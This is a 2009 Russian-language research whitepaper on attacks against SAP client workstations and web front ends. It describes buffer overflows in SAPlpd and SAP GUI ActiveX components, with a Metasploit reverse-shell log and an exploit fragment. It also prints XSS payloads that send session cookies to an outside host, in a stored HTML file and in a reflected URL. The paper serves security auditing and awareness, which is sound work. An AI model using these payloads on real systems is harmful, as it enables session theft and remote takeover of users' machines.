

24 июля 2009

# Безопасность SAP: атаки на SAP-клиентов

**Александр Поляков**

Digital Security Research Group (DSecRG)

[a.polyakov@dsec.ru](mailto:a.polyakov@dsec.ru)

[www.dsecrg.ru](http://www.dsecrg.ru)

## Содержание

---

|  |    |
|--|----|
| Введение.....  | 3  |
| Атаки на клиентские рабочие станции SAP-системы.....                             | 4  |
| Уязвимость переполнения буфера в компоненте SAP/rd приложения SAP GUI.....       | 4  |
| Множественные уязвимости переполнения буфера в ActiveX компонентах SAP GUI ..... | 6  |
| Атаки на клиентов, используя уязвимости веб-приложений SAP .....                 | 9  |
| HTML инъекции или хранимый межсайтовый скриптинг .....                           | 9  |
| Рефлексивный межсайтовый скриптинг.....  | 10 |
| Перехват аутентификационных данных через XSS .....                               | 11 |
| Заключение.....  | 13 |
| Ссылки.....  | 14 |
| Об авторе .....  | 15 |
| О компании.....  | 16 |

## Введение

---

Безопасность бизнес-приложений одна из приоритетных задач в процессе комплексного обеспечения информационной безопасности предприятия. На данный момент платформа SAP является наиболее распространенной системой для управления предприятием и является тем местом, где сосредоточены наиболее критичные для предприятия данные.

Тем не менее, до сих пор слишком мало внимания уделяется безопасности SAP с технической стороны, ведь это не только широко известные проблемы контроля привилегий, матрицы SoD полномочий и настройки SAP router, которые, кстати, в большинстве случаев настроены некорректно и не выполняют своих функций, что является дополнительным слабым местом в инфраструктуре. Кроме этого еще существует множество различных проблем на всех уровнях развертывания системы, таких как сетевой уровень, уровень ОС, уровень СУБД, уровень приложений, уровень представлений (клиенты). И если проблемы безопасности SAP серверов хоть и выявляются повсеместно и, так или иначе, озвучены западными исследователями (презентация компании Subsec [2] на конференции BlackHat 2007 и Blackhat 2009), то безопасности SAP-клиентов внимание не уделяется вовсе, что может грозить большими пробелами в безопасности даже в случае идеальной защиты SAP серверов.

Эта статья будет посвящена проблеме безопасности SAP-клиентов. В ней будет кратко рассмотрена существующая проблема и описаны основные атаки на SAP-клиентов, которые возможно провести как изнутри корпоративной сети, так и из сети Интернет, получив, таким образом, доступ в корпоративную сеть на рабочую станцию пользователя SAP, что, по сути – в одном шаге от доступа к серверу SAP и критичным данным.

## Атаки на клиентские рабочие станции SAP-системы

---

Для доступа в SAP на клиентских рабочих станциях обычно установлено стандартное приложение SAP GUI, при помощи которого осуществляется доступ непосредственно в систему и работа с данными. В крупных компаниях, где внедрен SAP, данным приложением пользуется большая часть сотрудников, проводя именно в нем основную часть своего времени и выполняя там практически все задачи.

Данное приложение, как и любое другое ПО, обладающее довольно сложной структурой, подвержено различным уязвимостям. В итоге из-за своей распространенности в целевых системах критичность уязвимости в этом приложении сравнима с очередным переполнением в службе в браузере IE или приложении Microsoft Office, а учитывая то, что Windows-инфраструктура относительно просто поддерживается в обновленном состоянии при помощи того же WSUS, и администраторы в идеале знают про все новые уязвимости, то ситуация с SAP клиентами гораздо плачевнее. И это как минимум по двум причинам – отсутствие систем автоматического обновления клиентского программного обеспечения, а самое главное, относительная новизна проблемы и практически полная неосведомленность в области существующих проблем и путей решений.

Если принять во внимание то, что доступ к некоторым SAP-системам выполняется при помощи браузера, то есть существующие уязвимости типа XSS в веб-серверах SAP могут привести к различным атакам на SAP-клиентов и получению доступа к их сессиям, что существенно увеличивает и без того немалое количество возможных атак на SAP-клиентов.

Далее в статье мы рассмотрим более подробно существующие уязвимости в клиентском приложении SAP GUI и в веб-серверах SAP.

### **Уязвимость переполнения буфера в компоненте SAPipd приложения SAP GUI**

---

Данная уязвимость, а точнее целый ряд критических уязвимостей переполнения буфера в компоненте SAPipd и SAPsprint были обнаружены специалистом Луиджи Ауриэмма (Luigi Auriemma) и опубликованы 4 февраля 2008 года. Приложение SAPipd является частью клиентского приложения SAP GUI, установленного у каждого пользователя SAP, и представляет собой службу печати для ОС Windows, работающую на 515 порту. В протоколе, по которому взаимодействует это приложение, был обнаружен целый ряд удаленных уязвимостей переполнения буфера, которые позволяют получить полный удаленный контроль над уязвимой системой, проводить атаки на отказ в

обслуживании и преднамеренно завершать работу службы печати. Подробности об этих уязвимостях можно прочитать в официальном отчете об уязвимости [5.1].


Особенность заключается в том, что по умолчанию порт уязвимой службы закрыт и открывается только во время печати пользователем очередного документа. Данная особенность, на первый взгляд, существенно усложняет атаку на пользовательскую рабочую станцию, но это не совсем так.

Учитывая, что в средней компании, использующей SAP, число пользователей измеряется сотнями, а то и тысячами, то вероятность того, что в определенный момент хотя бы кто-нибудь из этих пользователей печатает документ стремится к единице. Таким образом, написав несложный скрипт, который сканирует сеть в поисках открытого порта и запускает эксплоит, в случае обнаружения можно сравнительно быстро получить административный доступ к уязвимой рабочей станции пользователя.

Это была теория. На практике же все, как иногда оказывается, еще проще. Эксплоит под данную уязвимость был добавлен в набор Metasploit, доступный в Интернете для свободного скачивания. Злоумышленнику требуется лишь выбрать шелл-код, который будет выполняться на клиенте, после чего при помощи модуля `db_autorwn` добавить список IP-адресов клиентских рабочих станций.

На нашей практике уязвимые версии в приложения SAPlpd встречались в 67% рабочих станций пользователей.

В случае, если версия SAPlpd уязвима, и пользователь в этот момент запустил печать, то мы получаем удаленный доступ к его рабочей станции (см. рис. 1).



```
Metasploit Exploit (12)

      =[ msf v3.2-release
+ -- --=[ 320 exploits - 217 payloads
+ -- --=[ 20 encoders - 6 nops
      =[ 99 aux

[*] Started reverse handler
[*] Trying target SAPlpd 6.28.0.1 (SAP Release 6.40)...
[*] Sending stage (474 bytes)
[*] Command shell session 1 opened (172.16.1.13:4444 -> 172.16.0.113:2827)

Microsoft Windows XP [®¥áá`i 5.1.2600]
(z) é@à`@à æ`i í @*à@á@áá, 1985-2001.

C:\Program Files\SAP\FrontEnd\SAPgui\SAPlpd>
(running) |
```

Рис. 1. Получение удаленного доступа к SAP-клиенту, используя уязвимость SAPlpd

Получив доступ к командной строке рабочей станции пользователя, можно сделать много чего интересного. К примеру, мы теперь имеем возможность получить его пароль для подключения к SAP при помощи троянской программы или обнаружить его в текстовом файле в ярлыке sapshortcut.ini (SAP note # 146173 — SAPShortcut: Saving password in SAPShortcut), что даст нам прямой доступ к SAP-серверам и, как следствие, к важным бизнес-данным.

## **Множественные уязвимости переполнения буфера в ActiveX компонентах SAP GUI**

---

Еще одна уязвимость, а точнее целый класс уязвимостей переполнения буфера, примеры которых периодически обнаруживаются в клиентском приложении SAP GUI, в том числе и автором данной статьи, — это уязвимости ActiveX компонентов, которые устанавливаются вместе с приложением SAP GUI. Приложение SAP GUI содержит в себе на данный момент порядка 1 000 различных ActiveX компонентов, каждый из которых потенциально может быть подвержен удаленным уязвимостям.

Для эксплуатации уязвимости требуется, чтобы пользователь перешел по ссылке на подконтрольный злоумышленником ресурс (ссылка может быть передана по электронной почте, ICQ и т.д.).

По нашей статистике проведения тестов на проникновение и общепризнанным данным в среднем от 10% до 50% пользователей переходят по ссылкам в результате проведения направленной рассылки

Если пользователь пройдет по ссылке, то в его браузере вызовется уязвимый ActiveX компонент. На вход компоненту будет передан параметр, который вызовет переполнение, и, как следствие, выполнение произвольного кода в контексте браузера жертвы, который, зачастую, запущен под административными правами.

Первые публичные уязвимости [5.2] в ActiveX компоненте приложения SAP GUI были обнаружены Марком Личфилдом (Mark Litchfield) в январе 2007 года (публичное разглашение в марте 2007 года). Одна уязвимость была обнаружена в компоненте kwedit rfcguisink [5.3], а другая - в компоненте rfcguisink [5.4]. Успешная эксплуатация данных уязвимостей позволяет получить удаленный контроль над клиентской системой. Данные уязвимости были закрыты, подробности доступны в соответствующем sap note.

На этом история не заканчивается, и в течение последующих двух лет различными исследователями, в том числе, и автором данной статьи, было опубликовано еще 4 уязвимости удаленного переполнения буфера в других компонентах программы SAP GUI. Кроме того, неизвестно, сколько еще уязвимостей было обнаружено, но не закрыто



```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```

```
target.Accept arg1
```

```
</script>  
</html>
```

Выполнив ряд несложных действий, можно переписать данный эксплоит для выполнения произвольного кода. В заключение – несколько факторов, которые повышают критичность описанных уязвимостей в ActiveX компонентах:

1. Для ряда обнаруженных уязвимостей в компонентах `rfcguisink` и `kwedit` и `WebViewer3D` доступен рабочий код эксплоитов, включенный в набор эксплоитов Metasploit.

Для реализации уязвимости злоумышленнику требуется запустить модуль, выбрать шелл-код, который будет выполняться на клиенте, и провести рассылку по списку пользователей SAP со ссылкой на сайт, где висит уязвимая страница. В результате можно получить консольный доступ ряду рабочих станциях пользователей корпоративной сети, количество которых будет зависеть от количества уязвимых рабочих станций и качества сценария рассылки.

2. Уязвимость, обнаруженная автором, в компоненте `sapirrfc.dll`, официально закрыта только в версии SAP GUI 7.10. Для версий 6.2 и 6.4 патч не предусмотрен, и в рекомендациях советуется переходить на версию 7.1. Учитывая то, что на данный момент версии 6.2 и 6.4 установлены в среднем у 10% и 50% пользователей соответственно (остальные 40% приходятся на версию 7.1, согласно статистике, собранной компанией Digital Security в ходе проведенных аудитов безопасности SAP), это означает, что большая часть пользователей компании до сих пор остается уязвимой к данной атаке.
3. Возможен сценарий атаки, при котором пользователь получает ссылку не по почте или ICQ, а, к примеру, внутри какой-либо корпоративной системы документооборота. В этом случае доверие к документу гораздо выше, но с другой стороны внедрить документ во внутреннюю систему на порядок сложнее. Более подробно об этом будет рассказано в следующем разделе.

## Атаки на клиентов, используя уязвимости веб-приложений SAP

---

Основные уязвимости клиентских приложений мы рассмотрели, теперь перейдём к WEB-клиентам. На данный момент все большой и большой функционал SAP-систем переносится в WEB. Примерами могут служить SAP Enterprise Portal, SAP SRM, SAP CRM и ряд других компонентов. Данные решения позволяют пользоваться функционалом SAP систем при помощи браузера, а сами SAP приложения выглядят как обычные веб-приложения. Впрочем, даже сама основа - SAP-платформа NetWeaver представляет собой сервер приложений, на который надстраиваются различные веб-сервисы, и содержит даже в конфигурации по умолчанию немалое количество уязвимостей, в том числе и обнаруженных автором статьи.

Не смотря на то, что уязвимостям подвержены WEB-серверы, атакуют при помощи ряда этих уязвимостей именно клиентов. Таким образом, говоря о безопасности SAP-клиентов нельзя не упомянуть и о типовых client-side уязвимостях в WEB-приложениях. Применительно к SAP к таким уязвимостям можно отнести:

- HTML инъекции или хранимый межсайтовый скриптинг;
- Рефлективный межсайтовый скриптинг;
- Фишинг или перехват аутентификационных данных.

### *HTML инъекции или хранимый межсайтовый скриптинг*

---

Рассмотрим один из примеров уязвимости HTML инъекции (или хранимого межсайтового скриптинга) в приложении SAP SRM (приложение для удаленной работы с поставщиками).

Система позволяет создавать HTML документы с любыми данными, в том числе javascript и vbscript скриптами, и помещать их в общую папку для проведения тендеров в системе. Таким образом, аутентифицированный пользователь системы (поставщик) может реализовать атаку класса «Stored XSS». Атака предполагает внедрение злонамеренного кода в страницу портала, например, в общую папку для обмена документацией с закупщиком. В случае успеха при просмотре этой страницы закупщиком его сессионные данные (cookie) будут перехвачены и переправлены на сайт атакующего. В качестве примера можно использовать следующий HTML-файл:

```
<html>  
<script>document.location.href='http://dserg.ru/?'+document.cookie;</script>  
</html>
```

Так как в системе SAP SRM сессия пользователя не привязана к IP-адресу, получив cookie сотрудника компании, поставщик может аутентифицироваться под перехваченной учетной записью сотрудника компании и, тем самым, получить доступ к документам других поставщиков и к административным функциям системы.

Данная уязвимость - не единственная в своем роде. Подробнее о подобных обнаруженных уязвимостях можно прочитать в официальном отчете об уязвимости, опубликованном специалистами DSecRG [5.10]. Данные уязвимости позволяют внедрять HTML и javascript код в страницы портала, используя уязвимости в механизмах фильтрации и, как следствие, получать доступ к сессии других пользователей.

Теперь вспомним про уязвимости в ActiveX компонентах SAP GUI, приведенные пунктом выше. Если скомбинировать эти две уязвимости, то мы получим еще один вариант атаки. Для этого нам в качестве документа необходимо загрузить HTML страницу с кодом эксплоита для одного из уязвимых ActiveX компонентов. В этом случае, если сотрудник компании откроет наш документ, то мы получим доступ к его рабочей станции, что позволит нам производить дальнейшие атаки на корпоративную сеть.

### ***Рефлексивный межсайтовый скриптинг***

---

Как уже говорилось в предыдущем пункте, даже в базовом компоненте — платформе NetWeaver – обнаружено несколько уязвимостей, не говоря уже о множестве дополнительных компонентов. Всего на данный момент различными исследователями опубликовано около 20 уязвимостей данного класса в различных SAP-приложениях; к их числу можно отнести и ряд уязвимостей, обнаруженных сотрудниками DSecRG в приложении SAP SRM [5.11] и WEBDB [5.12]. Кроме того, неизвестно сколько еще уязвимостей остаются не закрытыми.

Поскольку уязвимости SAP SRM уже описывались в предыдущем пункте, рассмотрим уязвимость в другом приложении SAP IGS, обнаруженную Марком Личфилдом [5.13]. При переходе пользователем по приведенной ниже ссылке сработает XSS и cookie пользователя перейдут на сайт атакующего.

```
http://server:40180/ADM:GETLOGFILE?PARAMS=<script>document.location.href='http://dserg.ru/?'+document.cookie;</script>
```

Такого рода уязвимостей достаточно как в стандартном SAP-окружении, так и в дополнительных компонентах. Часть из них можно обнаружить как на сайте DSecRG (<http://dsecrg.ru/pages/vul/>), так и на сайте компании Cybsec (<http://cybsec.com/EN/research/default.php>) и NGS (<http://www.ngssoftware.com/research/advisories/>).

## Перехват аутентификационных данных через XSS

Следующая уязвимость [5.14] хоть и представляет собой межсайтовый скриптинг, но в действительности с ее помощью можно произвести спуфинг атаку и перехватить аутентификационные данные пользователя. Уязвимость обнаружена автором в приложении SAP Web Application Server которое является базовым для всех SAP-систем, основанных на платформе NetWeaver. Уязвимость существует из-за недостаточной обработки входных данных в URL в сценарии `sap/bc/gui/sap/its/webgui/`. Данный сценарий представляет стандартный интерфейс входа в SAP систему через веб (см. рис. 2).




Рис. 2. Стандартный интерфейс входа в систему SAP через WEB.

Уязвимость межсайтового скриптинга позволяет внедрить javascript код в строку URL таким образом, что он внедрится в страницу входа в систему, и более того, именно в то место страницы, после которого идут формы ввода логина и пароля. Таким образом возможно внедрить код, который подменит стандартные поля ввода пользователей и при нажатии на кнопку входа будет перенаправлять данные, введенные пользователем, на

подконтрольный злоумышленником сайт. Ниже представлен фрагмент исходного кода страницы:

```
<form name="loginForm" action="/sap/bc/gui/sap/its/webgui[место, куда  
внедряется код при помощи XSS]" method="post">  
<input type="hidden" name="sap-system-login-oninputprocessing" value="">  
<input type="hidden" name="sap-urlscheme" value="">  
. .  
[далее идут формы в которые пользователь вводит свои данные]  
. .  
[далее идёт кнопка отправки данных на вход в систему]  
<a href="javascript:void(0);" onclick="callSubmitLogin('onLogin'); return  
false;" onkeypress="callSubmitLogin('onLogin'); ...</form/>
```

Таким образом, как видно из фрагмента кода, мы можем перезаписать старые формы ввода данных, заменив их новыми при помощи внедрения кода в URL.

Для реализации данной атаки мы посылаем потенциальной жертве следующую ссылку (полный код не приводится по причине экономии места):

```
http://sapservers:8000/sap/bc/gui/sap/its/webgui?[код_перезаписывающий_формы_в  
вода_и_перенаправляющий_данные_на_подконтрольный_сервер]
```

При переходе по приведённой ссылке пользователь вводит в форму свои данные, и они отправляются злоумышленнику. В результате атаки возможно получить такие данные как имя пользователя и пароль, и использовать их для подключения к SAP системе и как следствие, получить доступ к критичным бизнес данным.

## Заключение

---

В данном документе мы рассмотрели основные атаки на SAP-клиентов на примере реальных уязвимостей, обнаруженных автором и другими исследователями. Как выяснилось, существует немалое количество критичных уязвимостей, позволяющих получить удалённый контроль над рабочими станциями клиентов SAP, как изнутри компании, так и удалённо из сети Интернет. Для множества существующих уязвимостей доступны публичные эксплоиты на сайте milw0rm и в наборе Metasploit, что существенно повышает риск возможной атаки. Что самое опасное — в ряде рекомендаций по закрытию перечисленных уязвимостей рекомендуется установка kill bit на уязвимый компонент, то есть ответственность на защиту перекладывается на администратора, что, как известно, не лучший метод, учитывая отсутствие систем автоматического обновления клиентского приложения SAPUI и большого количества рабочих станций, которые необходимо обновлять. Что касается атак на WEB-клиентов, то количество уязвимостей в WEB-приложениях SAP также велико, и присутствуют они чуть ли не в каждом SAP-решении, позволяя получить доступ к сессии пользователя или его аутентификационные данные в зависимости от используемой уязвимости. Информация о большинстве из них доступна в сети Интернет, но обновления, как оказывается, устанавливаются лишь в единичных случаях, что позволяет выполнять большинство из перечисленных атак на практике.

## Ссылки

---

1. [Dsecrg.ru](http://dsecrg.ru) — сайт исследовательского центра компании Digital Security
2. [Cybsec.com](http://cybsec.com) — сайт компании cybsec, где можно получить информацию о безопасности SAP в целом.
3. [Ngssoftware.com](http://ngssoftware.com) - сайт компании NGS, где можно получить информацию о некоторых уязвимостях в клиентских и WEB приложениях SAP
4. [Metasploit.com](http://metasploit.com) — сайт проекта Metasploit, где можно найти ряд описанных в статье эксплоитов
5. Уязвимости упомянутые в данной статье:
  - 5.1 <http://alужи.altervista.org/adv/saplpdz-adv.txt>
  - 5.2 <http://www.ngssoftware.com/advisories/high-risk-vulnerability-in-enjoysap-stack-overflow/>
  - 5.3 <http://www.milw0rm.com/exploits/4148>
  - 5.4 <http://www.milw0rm.com/exploits/4149>
  - 5.5 <http://www.securityfocus.com/bid/32186/info>
  - 5.6 <http://www.securityfocus.com/bid/33148/info>
  - 5.7 <http://www.securityfocus.com/bid/34310/info>
  - 5.8 <http://dsecrg.ru/pages/vul/show.php?id=115>
  - 5.9 <http://dsecrg.ru/pages/vul/show.php?id=116>
  - 5.10 <http://dsecrg.ru/pages/vul/show.php?id=114>
  - 5.11 <http://dsecrg.ru/pages/vul/show.php?id=121>
  - 5.12 <http://dsecrg.ru/pages/vul/show.php?id=116>
  - 5.13 <http://www.ngssoftware.com/advisories/medium-risk-vulnerability-in-sap-internet-graphics-server/>
  - 5.14 <http://dsecrg.ru/pages/vul/show.php?id=33>

## Об авторе

---

Александр Поляков — руководитель исследовательского центра [DsecRG](#). Ведущий аудитор компании [Digital Security](#). Ведущий портала [PCIDSS.RU](#). Эксперт в области безопасности баз данных и бизнес-приложений, обнаруживший множество уязвимостей в продуктах таких производителей как SAP, Oracle и многих других. Автор ряда статей и исследований в области информационной безопасности. Автор книги "[Безопасность Oracle глазами аудитора: нападение и защита](#)".

## О компании

---

Digital Security — одна из ведущих российских консалтинговых компаний в области информационной безопасности, а также в области оценки соответствия информационных систем требованиям ISO/IEC 27001 и PCI DSS, лидер на рынке специализированных систем разработки и внедрения системы управления информационной безопасностью в соответствии с ISO/IEC 27001.

Digital Security Research Group (DSecRG) — исследовательский центр компании Digital Security, занимающийся поиском и исследованием уязвимостей различных приложений и систем, результаты которых регулярно представляются на сайте в виде отчетов об уязвимостях (advisory), а так же отчетах об исследованиях (whitepapers).

Контактная информация: [research@dsec.ru](mailto:research@dsec.ru)  
<http://www.dsecrg.ru>  
<http://www.dsec.ru>